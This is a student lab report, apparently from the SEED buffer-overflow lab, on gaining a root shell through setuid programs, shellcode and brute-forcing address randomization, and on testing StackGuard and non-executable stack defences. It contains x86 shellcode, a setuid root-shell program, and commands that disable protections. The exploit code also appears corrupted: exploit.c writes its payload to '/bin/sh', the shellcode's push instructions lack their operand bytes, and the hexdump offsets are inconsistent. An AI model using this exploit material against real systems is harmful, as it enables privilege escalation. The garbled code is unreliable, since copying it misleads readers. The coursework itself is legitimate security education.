
**Observation:** The link from /bin/sh points back to bin/dash. The dash shell in Ubuntu 16.04 drops privileges when it detects that the effective UID does not equal to the real UID. The countermeasure implemented in dash can be defeated which will be tested.

```
VM1 [Running] - Oracle VM VirtualBox
root@CDiya_PES1201700246: ~
root@CDiya_PES1201700246:~# gcc dash_shell_test.c -o dash_shell_test
root@CDiya_PES1201700246:~# chmod 4755 dash_shell_test
root@CDiya_PES1201700246:~# exit
logout
[09/18/20]seed@CDiya_PES1201700246:~$ ls -l dash_shell_test
-rwsr-xr-x 1 root seed 7404 Sep 18 11:33 dash_shell_test
[09/18/20]seed@CDiya_PES1201700246:~$
```

```
VM1 [Running] - Oracle VM VirtualBox
Terminal
Open Save
root@CDiya_PES1201700246: ~
root@CDiya_PES1201700246:~# gcc dash_shell_test.c -o dash_shell_test
root@CDiya_PES1201700246:~# chmod 4755 dash_shell_test
root@CDiya_PES1201700246:~# exit
logout
[09/18/20]seed@CDiya_PES1201700246:~$ ls -l dash_shell_test
-rwsr-xr-x 1 root seed 7404 Sep 18 11:33 dash_shell_test
[09/18/20]seed@CDiya_PES1201700246:~$ ./dash_shell_test
$
```

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    // setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

**Observation:** When `setuid(0)` is commented, it can be seen that `$` appears which shows that the shell is not in root mode.




```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

```
root@CDiya_PES1201700246: ~
[09/18/20]seed@CDiya_PES1201700246:~$ sudo -i
root@CDiya_PES1201700246:~# gcc dash_shell_test.c -o dash_
root@CDiya_PES1201700246:~# chmod 4755 dash_shell_test
root@CDiya_PES1201700246:~# ./dash_shell_test
#
```

**Observation:** When `setuid(0)` is uncommented, it can be seen that `#` appears which shows that the shell is in root mode.

This approach is to change the real user ID of the victim process to zero before invoking the dash program. This is done by invoking `setuid(0)` before executing `execve()` in the shellcode.



```
[09/19/20]seed@CDiya_PES1201700246:~$ clear
[09/19/20]seed@CDiya_PES1201700246:~$ hexdump exploit.c
00000000 6923 636e 756c 6564 3c20 7473 6c64 6269
00000010 682e 0a3e 6923 636e 756c 6564 3c20 7473
00000020 6964 2e6f 3e68 230a 6e69 6c63 6475 2065
00000030 733c 7274 6e69 2e67 3e68 630a 6e6f 7473
00000040 6320 6168 2072 6f63 6564 5d5b 3d20 200a
00000050 2220 785c 3133 785c 3063 2022 2020 2020
00000060 2020 2020 2020 2020 2a2f 7820 726f 206c
00000070 2020 2520 6165 2c78 6525 7861 2020 2020
00000080 2020 2020 2020 2020 2020 2f2a 200a 2220
00000090 785c 3133 785c 6264 2022 2020 2020 2020
000000a0 2020 2020 2020 2a2f 7820 726f 206c 2020
000000b0 2520 6265 2c78 6525 7862 2020 2020 2020
000000c0 2020 2020 2020 2020 2f2a 200a 2220 785c
000000d0 3062 785c 3564 2022 2020 2020 2020 2020
000000e0 2020 2020 2a2f 6d20 766f 2062 2020 2420
000000f0 7830 3564 252c 6265 2078 2020 2020 2020
00001000 2020 2020 2020 2f2a 200a 2220 785c 6463
00001100 785c 3038 2022 2020 2020 2020 2020 2020
00001200 2020 2a2f 6920 746e 2020 2020 2420 7830
00001300 3038 2020 2020 2020 2020 2020 2020 2020
00001400 2020 2020 2f2a 200a 2220 785c 3133 785c
00001500 3063 2022 2020 2020 2020 2020 2020 2020
00001600 2a2f 7820 726f 206c 2020 2520 6165 2c78
00001700 6525 7861 2020 2020 2020 2020 2020 2020
00001800 2020 2f2a 200a 2220 785c 3035 2022 2020
00001900 2020 2020 2020 2020 2020 2020 2a2f
00001a00 7020 7375 6c68 2020 2520 6165 2078 2020
00001b00 2020 2020 2020 2020 2020 2020 2020 2020
00001c00 2f2a 200a 2220 785c 3836 2222 2f2f 6873
00001d00 2022 2020 2020 2020 2020 2020 2a2f 7020
00001e00 7375 6c68 2020 2420 7830 3836 3337 6632
00001f00 6632 2020 2020 2020 2020 2020 2f2a
00002000 200a 2220 785c 3836 2222 622f 6e69 2022
```



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char code[] =
"\x31\xc0" /* Line 1 */
"\x31\xdb" /* Line 2 */
"\xb0\xd5" /* Line 3 */
"\xcd\x80" /* Line 4 */
// ---- The code to be executed ----
"\x31\xc0"
"\x50"
"\x68" /* sh */
"\x68" /* bin */
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
;

void main(int argc)
{
    char buffer[512];
    FILE *badfile;
    memset(&buffer, 0, sizeof(buffer));
    *((long *) (buffer + 0)) = 0;
    memcpy(buffer, code, sizeof(code));
    badfile = fopen("/bin/sh", "w");
    fwrite(buffer, sizeof(char), sizeof(buffer), badfile);
    fclose(badfile);
}
```

Terminal output:

```
[09/19/20]seed@CDiya_PES1201700246:~$ gcc -o exploit exploit.c
[09/19/20]seed@CDiya_PES1201700246:~$ ./exploit
[09/19/20]seed@CDiya_PES1201700246:~$ ./stack
```


**Observation:** The screenshot above shows the root mode shell is obtained when the updated shellcode adds 4 instructions. Thus, the attack is successful.

## Task 5: Defeating Address Randomization

```
Terminal File Edit View Search Terminal Help
[09/17/20]seed@CDiya_PES1201700246:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/17/20]seed@CDiya_PES1201700246:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[09/17/20]seed@CDiya_PES1201700246:~$ sudo chmod 4755 stack
[09/17/20]seed@CDiya_PES1201700246:~$
```


**Observation:** Ubuntu and Linux-based systems use address space randomization to randomize the starting address of heap and stack. Thus, the

screenshot above shows the enabling of this measure so as to ensure that attacks occur using brute force.




```
VM1 [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
[09/17/20]seed@CDiya_PES1201700246:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/17/20]seed@CDiya_PES1201700246:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[09/17/20]seed@CDiya_PES1201700246:~$ sudo chmod 4755 stack
[09/17/20]seed@CDiya_PES1201700246:~$ ./stack
Segmentation fault
[09/17/20]seed@CDiya_PES1201700246:~$
```

**Observation:** Segmentation fault is encountered on running the stack program. This is because the address space randomization has been enabled which makes guessing exact address difficult



```
VM1 [Running] - Oracle VM VirtualBox
Terminal
./infinite.sh: line 14: 32513 Segmentation fault ./stack
0 minutes and 28 seconds elapsed.
The program has been running 5817 times so far.
./infinite.sh: line 14: 32514 Segmentation fault ./stack
0 minutes and 28 seconds elapsed.
The program has been running 5818 times so far.
./infinite.sh: line 14: 32515 Segmentation fault ./stack
0 minutes and 28 seconds elapsed.
The program has been running 5819 times so far.
./infinite.sh: line 14: 32516 Segmentation fault ./stack
0 minutes and 28 seconds elapsed.
The program has been running 5820 times so far.
./infinite.sh: line 14: 32517 Segmentation fault ./stack
0 minutes and 28 seconds elapsed.
The program has been running 5821 times so far.
./infinite.sh: line 14: 32518 Segmentation fault ./stack
0 minutes and 28 seconds elapsed.
The program has been running 5822 times so far.
./infinite.sh: line 14: 32519 Segmentation fault ./stack
0 minutes and 28 seconds elapsed.
The program has been running 5823 times so far.
./infinite.sh: line 14: 32520 Segmentation fault ./stack
0 minutes and 28 seconds elapsed.
The program has been running 5824 times so far.
./infinite.sh: line 14: 32521 Segmentation fault ./stack
0 minutes and 28 seconds elapsed.
The program has been running 5825 times so far.
./infinite.sh: line 14: 32522 Segmentation fault ./stack
0 minutes and 28 seconds elapsed.
The program has been running 5826 times so far.
./infinite.sh: line 14: 32523 Segmentation fault ./stack
0 minutes and 28 seconds elapsed.
The program has been running 5827 times so far.
./infinite.sh: line 14: 32524 Segmentation fault ./stack
0 minutes and 28 seconds elapsed.
```


**Observation:** On running the infinite.sh script, due to the brute force approach, on 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have  $2^{19} = 524,288$  possibilities. Thus, the program uses a brute-force approach to attack the vulnerable program repeatedly, hoping that the address put in the badfile can eventually be correct.



```
VM1 [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
The program has been running 253304 times so far.
./infinite.sh: line 14: 31831 Segmentation fault
11 minutes and 22 seconds elapsed.
The program has been running 253305 times so far.
./infinite.sh: line 14: 31832 Segmentation fault
11 minutes and 22 seconds elapsed.
The program has been running 253306 times so far.
./infinite.sh: line 14: 31833 Segmentation fault
11 minutes and 22 seconds elapsed.
The program has been running 253307 times so far.
./infinite.sh: line 14: 31834 Segmentation fault
11 minutes and 22 seconds elapsed.
The program has been running 253308 times so far.
./infinite.sh: line 14: 31835 Segmentation fault
11 minutes and 22 seconds elapsed.
The program has been running 253309 times so far.
./infinite.sh: line 14: 31836 Segmentation fault
11 minutes and 22 seconds elapsed.
The program has been running 253310 times so far.
./infinite.sh: line 14: 31837 Segmentation fault
11 minutes and 22 seconds elapsed.
The program has been running 253311 times so far.
./infinite.sh: line 14: 31838 Segmentation fault
11 minutes and 22 seconds elapsed.
The program has been running 253312 times so far.
./infinite.sh: line 14: 31839 Segmentation fault
11 minutes and 22 seconds elapsed.
The program has been running 253313 times so far.
./infinite.sh: line 14: 31840 Segmentation fault
11 minutes and 22 seconds elapsed.
The program has been running 253314 times so far.
./infinite.sh: line 14: 31841 Segmentation fault
11 minutes and 22 seconds elapsed.
The program has been running 253315 times so far.
#
```

**Observation:** After 11 minutes, the exact address was obtained which enabled the shell in root mode stopping the program. Thus, the attack succeeded and the shell script stopped to give a root mode.


## Task 6: Turn on the StackGuard Protection



```
root@CDiya_PES1201700246: /home/seed
[09/19/20]seed@CDiya_PES1201700246:~$ sudo -i
root@CDiya_PES1201700246:~# sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@CDiya_PES1201700246:~# cd /home/seed
root@CDiya_PES1201700246:/home/seed# gcc stack.c -o stack -z execstack
root@CDiya_PES1201700246:/home/seed# chmod 4755 stack
root@CDiya_PES1201700246:/home/seed# exit
logout
[09/19/20]seed@CDiya_PES1201700246:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/19/20]seed@CDiya_PES1201700246:~$
```

**Observation:** From the screenshot above, it can be seen that the attack does not occur and a 'stack smashing detected: Aborted' message is seen. The GCC compiler uses The StackGuard Protection Scheme which implements a security mechanism called StackGuard to prevent buffer overflows. In the presence of this protection, buffer overflow attacks will not work. This feature is enabled which prevents the attack from happening.

## Task 7: Turn on the Non-executable Stack Protection



```
Terminal File Edit View Search Terminal Help
[09/17/20]seed@CDiya_PES1201700246:~$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[09/17/20]seed@CDiya_PES1201700246:~$ sudo chmod 4755 stack
[09/17/20]seed@CDiya_PES1201700246:~$ ./stack
Segmentation fault
[09/17/20]seed@CDiya_PES1201700246:~$
```

**Observation:**

Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult?



No shell has been created using noexecstack while compiling the program. The output is a segmentation fault. The reason for this is that stacks are set to be non-executable which prevent the attack from happening. This simply makes the stack portion of a user process's virtual address space non-executable, so that attack code injected onto the stack cannot be executed. Thus, using a non-executable protection option stack only makes it impossible to run shellcode on the stack which makes the program fail.